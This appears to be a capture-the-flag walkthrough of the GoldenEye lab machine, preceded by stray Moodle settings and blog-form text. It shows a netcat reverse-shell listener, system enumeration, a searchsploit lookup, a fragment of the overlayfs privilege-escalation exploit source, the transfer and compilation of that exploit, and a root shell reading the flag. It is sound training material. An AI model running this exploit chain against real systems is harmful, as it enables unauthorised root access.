
TinyMCE HTML editor

Spell engine
editor_tinymce | spellengine
PSpellShell
Default: Google Spell

Spell language list
editor_tinymce | spelllanguagelist
+English=en,Danish=da,Dutch=nl,Finnish=fi
Default: +English=en,Danish=da,Dutch=nl,Finnish=fi,French=fr,German=de,Italian=it,Polish=pl,Portuguese=pt,Spanish=es,Swedish=sv

Save changes

W



2.2.3

Home ► My profile ► Blogs ► Add a new entry

General

Entry title* DAFD


Blog entry body* AAAAA

Attachment Add... Maximum size for new files: 2MB

Publish to Anyone on this site


```
┌─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.101]
/bin/sh: 0: can't access tty; job control turned off
$ 
```

We checked the version and distribution of the system.
uname -a
cat /etc/*-release




```
www-data@ubuntu:/home$ uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
www-data@ubuntu:/home$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
www-data@ubuntu:/home$ 
```

WE found a exploit in searchploit for 3.13.0 which is overlays
Let's mirror it and tranfer to the target machine




```
┌─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $searchsploit 3.13.0
------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                         |  Path
------------------------------------------------------------------------------------------------------ ---------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37293.txt
------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
┌─[baz@parrot]─[~/ctf/goldeneye]
└──╼ $
```

we first changed the file settings from gcc to cc




```
    fd = open("/etc/ld.so.preload",O_WRONLY);

    if(fd == -1) {
        fprintf(stderr,"exploit failed\n");
        exit(-1);
    }

    fprintf(stderr,"/etc/ld.so.preload created\n");
    fprintf(stderr,"creating shared library\n");
    lib = open("/tmp/ofs-lib.c",O_CREAT|O_WRONLY,0777);
    write(lib,LIB,strlen(LIB));
    close(lib);
    lib = system("cc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
    if(lib != 0) {
        fprintf(stderr,"couldn't create dynamic library\n");
        exit(-1);
    }
    write(fd,"/tmp/ofs-lib.so\n",16);
    close(fd);
    system("rm -rf /tmp/ns_sploit /tmp/ofs-lib.c");
    execl("/bin/su","su",NULL);
}
```

Now we changed the permission
chmod 777 37292.c
c 37292.c -o exploit



```
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5120 (5.0K) [text/plain]
Saving to: '37292.c'

100%[=======================================>] 5,120       --.-K/s   in 0s

2020-09-06 15:50:29 (36.3 MB/s) - '37292.c' saved [5120/5120]

www-data@ubuntu:/tmp$ chmod 777 37292.c
www-data@ubuntu:/tmp$ cc 37292.c -o exploit
37292.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^
37292.c:106:12: warning: implicit declaration of function 'unshare' is invalid in C99 [-Wimplicit-function-declaration]
        if(unshare(CLONE_NEWUSER) != 0)
           ^
37292.c:111:17: warning: implicit declaration of function 'clone' is invalid in C99 [-Wimplicit-function-declaration]
                clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
                ^
37292.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in C99 [-Wimplicit-function-declaration]
            waitpid(pid, &status, 0);
            ^
37292.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99 [-Wimplicit-function-declaration]
    wait(NULL);
    ^
5 warnings generated.
www-data@ubuntu:/tmp$ ./exploit
```

we ran the exploit.
./exploit
and after few seconds we were logged into root
id
cd /root
cat flag.txt



```
www-data@ubuntu:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root
# ls
# ls -al
total 44
drwx------  3 root root 4096 Apr 29  2018 .
drwxr-xr-x 22 root root 4096 Apr 24  2018 ..
-rw-r--r--  1 root root   19 May  3  2018 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
drwx------  2 root root 4096 Apr 28  2018 .cache
-rw-------  1 root root  144 Apr 29  2018 .flag.txt
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-------  1 root root 1024 Apr 23  2018 .rnd
-rw-------  1 root root 8296 Apr 29  2018 .viminfo
# cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
```